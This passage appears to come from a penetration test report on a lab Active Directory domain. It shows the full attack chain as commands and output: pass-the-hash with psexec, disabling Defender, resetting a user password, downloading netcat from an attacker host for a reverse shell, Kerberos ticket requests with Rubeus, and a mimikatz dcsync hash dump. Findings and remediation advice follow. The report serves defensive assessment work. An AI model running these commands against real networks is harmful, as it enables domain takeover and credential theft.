
Sessions	0
Reachable High Value Targets	10
Sibling Objects in the Same OU	5
Effective Inbound GPOs	1
See Computer within Domain/OU Tree	

NODE PROPERTIES

Object ID	S-1-5-21-1470357062-2280927533-300823338-1104
OS	Windows Server 2022 Standard
Enabled	True
Allows Unconstrained Delegation	False
Compromised	False
LAPS Enabled	False
Password Last	Fri, 19 May 2023 06:51:53 GMT

Figure 2: Bloodhound Reachable High Value Targets


```
impacket-psexec james@192.168.110.53 -
hashes :8af1903d3c80d3552a84b6ba296db2ea
Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring
$true;Set-MpPreference -DisableIOAVProtection $true;Set-MPPreference -
DisableBehaviorMonitoring $true;Set-MPPreference -DisableBlockAtFirstSeen
$true;Set-MPPreference -DisableEmailScanning $true;Set-MPPReference -
DisableScriptScanning $true;Set-MpPreference -DisableIOAVProtection
$true;Add-MpPreference -ExclusionPath "C:\Windows\Temp"

PS C:\Windows\temp> Import-Module .\PowerView.ps1

PS C:\Windows\temp> $UserPassword = ConvertTo-SecureString 'Password123!' -
AsPlainText -Force

PS C:\Windows\temp> Set-DomainUserPassword -Domain novacorp -Identity blake -
AccountPassword $UserPassword -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'novacorp'
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user
'blake'
VERBOSE: [Set-DomainUserPassword] Password for user 'blake' successfully
reset

PS C:\Windows\temp> $user = 'novacorp\blake'

PS C:\Windows\temp> $passwd = 'Password123!'

PS C:\Windows\temp> $secpass = ConvertTo-SecureString $passwd -AsPlainText -
Force

PS C:\Windows\temp> $cred = new-object
system.management.automation.PSCredential $user, $secpass

PS C:\Windows\temp> Invoke-Command -ComputerName PNT-SVRPSB -ScriptBlock
{powershell iwr http://10.10.17.121/nc64.exe -O c:\temp\nc64.exe} -Credential
$cred

PS C:\Windows\temp> Invoke-Command -ComputerName PNT-SVRPSB -ScriptBlock {c:\
temp\nc64.exe 10.10.17.121 80 -e cmd.exe} -Credential $cred
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lnvp 80
listening on [any] 80 ...
connect to [10.10.17.121] from (UNKNOWN) [10.10.110.35] 60032
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Blake\Documents>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Blake\Documents> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Blake\Documents> Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name "f
DenyTSConnections" -Value 0
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name "fDenyTSConnections" -Value 0
PS C:\Users\Blake\Documents> New-NetFirewallRule -DisplayName "Remote Desktop" -Direction Inbound -Action Allow -Prot
ocol TCP -LocalPort 3389
New-NetFirewallRule -DisplayName "Remote Desktop" -Direction Inbound -Action Allow -Protocol TCP -LocalPort 3389
```

Figure 3: Enabling RDP

Now we that the tester got a shell as blake we enabled RDP to gain persistence and logged in using xfreerdp. Now the tester could run rubeus and ask for a ticket as user blake which we can use to impersonate the domain controller DC$ and compromise the AD.




```
PS C:\Windows\Temp> .\Rubeus.exe asktgt /user:blake /password:Password123! /domain:[redacted] /outfile:ticket.kirbi

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2B576ACBE6BCFDA7294D6BD18041B8FE
[*] Building AS-REQ (w/ preauth) for: '[redacted]\blake'
[*] Using domain controller: 192.168.110.55:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

```

```
      doIFZDCCBWCgAwIBBaEDAgEWooIEfDCCBHhhggR0MIIEcKADAgEFoQ4bDFBBSU5URVJTLkhUQqIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMcGFpbnRlcnMuaHRio4IENDCCBDCgAwIBEqEDAgECooIEIgSCBB6kBGFO
      nEj5mSDwyqDwEHPeN4aKjbr2xBC+dhKP3fVqO3f6sbutt1bg+iqL6AftdYFs086z60inNeyb+mQZ1x2S
      A+MZXU49oD8MhJwWXYmS0i1bZ7KgM8sHA9FS9OdTOoXzMt6vWYTHkUCddBKAKBD3SWLbI8cOY+v7Imzn
      1GVqB8Z1MEope6j8UCYqozPskSc0hFejppWasOXP1c33dXeQlJ+js8uPq5zv9puwXIfeM4WF2qVCqOY+
      1yaTacfF7oGBb7cA9lcAtPR/V3VbZzn21Hk1LfBmYNSn6RJ7ivacAHym3jR8pMym8H2Koj/DxP8WtUYL
      4M137bJG1MXdAR0tvnQNEEfujgWkyr67s/Vz3qT0A65a/jh8LNe/fpxEDtcY10IG3SqSaw9A2tifWUUc
      WElDNHYPLfwjnfzQxq/ac2siIYPYLFxo/R6nWxL9mDOw5FxRBWV+T0jdPiBWvPoBT8oYBAWTkUmL3LT0
      IHGSRnTQShJiQotbEO7H1u1pXLYdlsNB5folN9dAzAgTc9/Z6IwhYndcTEkxB0qYV3pXEqxY1uhZ3IOj
      mLKZhz4bPcJe6OssjAXBsHmYbZxbjX2yX3HsGlRrdNzXkoBhALTo2H5bMZ/tn+H6iSTx8A2rOyBox4AT
```

Figure 4: Forging Ticket

Checking with klist we can see that our ticket was imported successfully. Finally we used mimikatz to perform a dcsync attack and dump the credentials for the DC$ account.




Administrator: C:\Windows\system32\cmd.exe

```
[*] base64(ticket.kirbi) for SPN 'LDAP/dc [redacted]:

      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
[+] Ticket successfully imported!
PS C:\Windows\Temp>
```

Figure 5: Importing Ticket with Rubeus


Checking with klist we can see that our ticket was imported successfully. Finally we used mimikatz to perform a dcsync attack and dump the credentials for the DC$ account.



Administrator: C:\Windows\system32\cmd.exe

```
PS C:\Windows\Temp> klist

Current LogonId is 0:0x79ff18

Cached Tickets: (3)

#0>     Client: [redacted]
        Server:
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 4/3/2024 18:29:32 (local)
        End Time:   4/4/2024 4:26:40 (local)
        Renew Time: 4/10/2024 18:26:40 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: [redacted]
        Server:
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 4/3/2024 18:29:32 (local)
        End Time:   4/4/2024 4:26:40 (local)
        Renew Time: 4/10/2024 18:26:40 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#2>     Client: DC$ @ PAINTERS.HTB
        Server: CIFS/dc.painters.htb @ PAINTERS.HTB
```

Figure 6: Checking if ticket is imported



```
mimikatz # lsadump::dcsync /user [redacted]\krbtgt /all /csv
[DC] [redacted]' will be the domain
[DC] '[redacted]' will be the DC server
[DC] Exporting domain '[redacted]
500     Administrator   0467fcb74fffe7[redacted]835bdca8        66048
1000    DC$     5869ab656006ee71af41d4[redacted]        532480
502     krbtgt  b59ffc1f7fcd615577dab8[redacted]        514
1103    PNT-SVRSVC$     c206d294c947ce[redacted]04ff96c5        4096
1104    PNT-SVRBPA$     2dfcebbe9f5f4c[redacted]87b3d7b6        4096
1106    riley   e19ccf75ee54e06b06a590[redacted]        66048
1108    gavin   cb8ec920398da9fbb7c33b[redacted]        66048
1109    daniel  b084c663ad3f214e516e6f[redacted]        66048
1110    tom     dc51a409ab6cf835cbb9e4[redacted]        66048
1111    web_svc 502472f625746727fa9956[redacted]        66048
2101    MAINTENANCE$    6db918e3d0a230[redacted]1ac9c59a        4096
2102    ZSM$    8e4d1a8c0c34cf65b67997[redacted]        2080
2103    WORKSTATION-1$  9ab46ef513f6f7[redacted]b8f542fa        4096
4101    Matt    5e3c0abbe0b4163c5612af[redacted]        66176
19101   miniarla        18924231d01dc8[redacted]486207b9        512
19102   dave    e19ccf75ee54e06b06a590[redacted]        512
1107    blake   2b576acbe6bcfda7294d6b[redacted]        16843264
1105    PNT-SVRPSB$     7fc6b6b4b44a96[redacted]88b5a85a        4096

mimikatz # _
```

Figure 7: Dumping hashes with mimikatz

```
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
novacorp\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Finally we authenticated as administrator of DC$ using evil-winrm with the dumped hash.

Technical Findings and Remediation

1. Improper Input Validation

CWE	CWE20
CVSS Score	9.8
Severity	Critical
Description	Input validation is a frequently-used technique for checking potentially dangerous inputs in order to ensure that the inputs are safe for processing within the code, or when communicating with other components. When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.
Remediation	Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if the input is only expected to contain colors such as "red" or "blue." Do not rely exclusively on looking for malicious or malformed inputs. This is likely to miss at least one undesirable input, especially if the code's environment changes. This can give attackers enough room to bypass the intended validation. However, denylists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.
External References	https://cwe.mitre.org/data/definitions/20.html

2. LLMNR/NBT-NS Response Spoofing	
CWE	CWE294
CVSS Score	9.8
Severity	Critical
Description	By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary-controlled system. This activity may be used to collect or relay authentication materials. Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification. LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. NBT-NS identifies systems on a local network by their NetBIOS name.
Remediation	Disable LLMNR and NetBIOS in local computer security settings or by group policy if they are not needed within an environment. Use host-based security software to block LLMNR/NetBIOS traffic. Enabling SMB Signing can stop NTLMv2 relay attacks. Network intrusion detection and prevention systems that can identify traffic patterns indicative of MiTM activity can be used to mitigate activity at the network level. Network segmentation can be used to isolate infrastructure components that do not require broad network access. This may mitigate, or at least alleviate, the scope of MiTM activity.
External References	https://cwe.mitre.org/data/definitions/294.html

3. Weak Kerberos Authentication ("Kerberoasting")	
CWE	CWE522
CVSS Score	9.8
Severity	Critical
Description	In an Active Directory (AD) environment, Service Principal Names (SPNs) are used to uniquely identify instances of a Windows service. Kerberos authentication requires that each SPN be associated with one service account (Active Directory user account). Any authenticated AD user can request one or more Kerberos Ticket-Granting Service (TGS) tickets from the domain controller for any SPN accounts. These tickets are encrypted with the associated AD account's NTLM password hash. They can be brute forced offline using a password cracking tool such as Hashcat if a weak password is used along with the RC4 encryption algorithm. If AES encryption is in use, it will take more resources to "crack" a ticket to reveal the account's clear-text password, but it is possible if weak passwords are in use.
Remediation	Where possible eliminate SPNs in the environment in favor of Group Managed Service Accounts (gMSA) which are not subject to this type of attack. Enable AES Kerberos encryption instead of RC4. Use strong 25+ character passwords for service accounts and rotate them periodically. Limit the privileges of service accounts and avoid creating SPNs tied to highly privileged accounts such as Domain Administrators
External References	https://cwe.mitre.org/data/definitions/522.html

4. Use of Hard-coded Credentials	
CWE	CWE260
CVSS Score	9.5
Severity	High
Description	The product stores a password in a configuration file that might be accessible to actors who do not know the password. This can result in compromise of the system for which the password is used. An attacker could gain access to this file and learn the stored password or worse yet, change the password to one of their choosing.
Remediation	Avoid storing passwords in easily accessible locations. Consider storing cryptographic hashes of passwords as an alternative to storing in plaintext.
External References	https://cwe.mitre.org/data/definitions/260.html

5. Local Administrator Password Re-Use	
CWE	CWE522
CVSS Score	9.5
Severity	High
Description	All Windows servers in the domain were found to be using the same password for the built-in local Administrator account. If an attacker can compromise one host in the domain and retrieve the NTLM password hash for the built-in local Administrator account they could use this to access all hosts in the domain using this same account, potentially leading to domain compromise or significant sensitive data disclosure.
Remediation	Modify local administrator passwords on all affected hosts to be unique values. Consider a solution such as the Microsoft Local Administrator Password Solution (LAPS) to manage local administrator passwords centrally in Active Directory. This tool mitigates the risk of password re-use by assigning a different machine-generated randomized password to each host that changes automatically on a set interval.
External References	https://cwe.mitre.org/data/definitions/522.html

6. Weak Active Directory Passwords	
CWE	CWE521
CVSS Score	9.5
Severity	High
Description	The tester found that users were using common, weak, passwords within the Active Directory domain and was able to uncover passwords for several users via a password spraying attack.Furthermore, an analysis of all domain passwords after achieving domain compromise showed more widespread weak password usage. An attacker may be able to use this to guess passwords and gain a foothold within the internal environment. If external services are set up with Active Directory authentication (such as VPN, email, or remote application services) an attacker may be able to perform a targeted password spray to gain internal network access from an anonymous position on the internet.
Remediation	Review the password policy and enforce a 12-character minimum password. Consider implementing an enterprise password manager to encourage the use of strong, randomized, passwords. Implement a password filter to restrict the use of common words such as variations on the words “welcome” and “password”, seasons, months, and variations on the company name.
External References	https://cwe.mitre.org/data/definitions/521.html

7. Insecure SMBv1	
CWE	CWE284
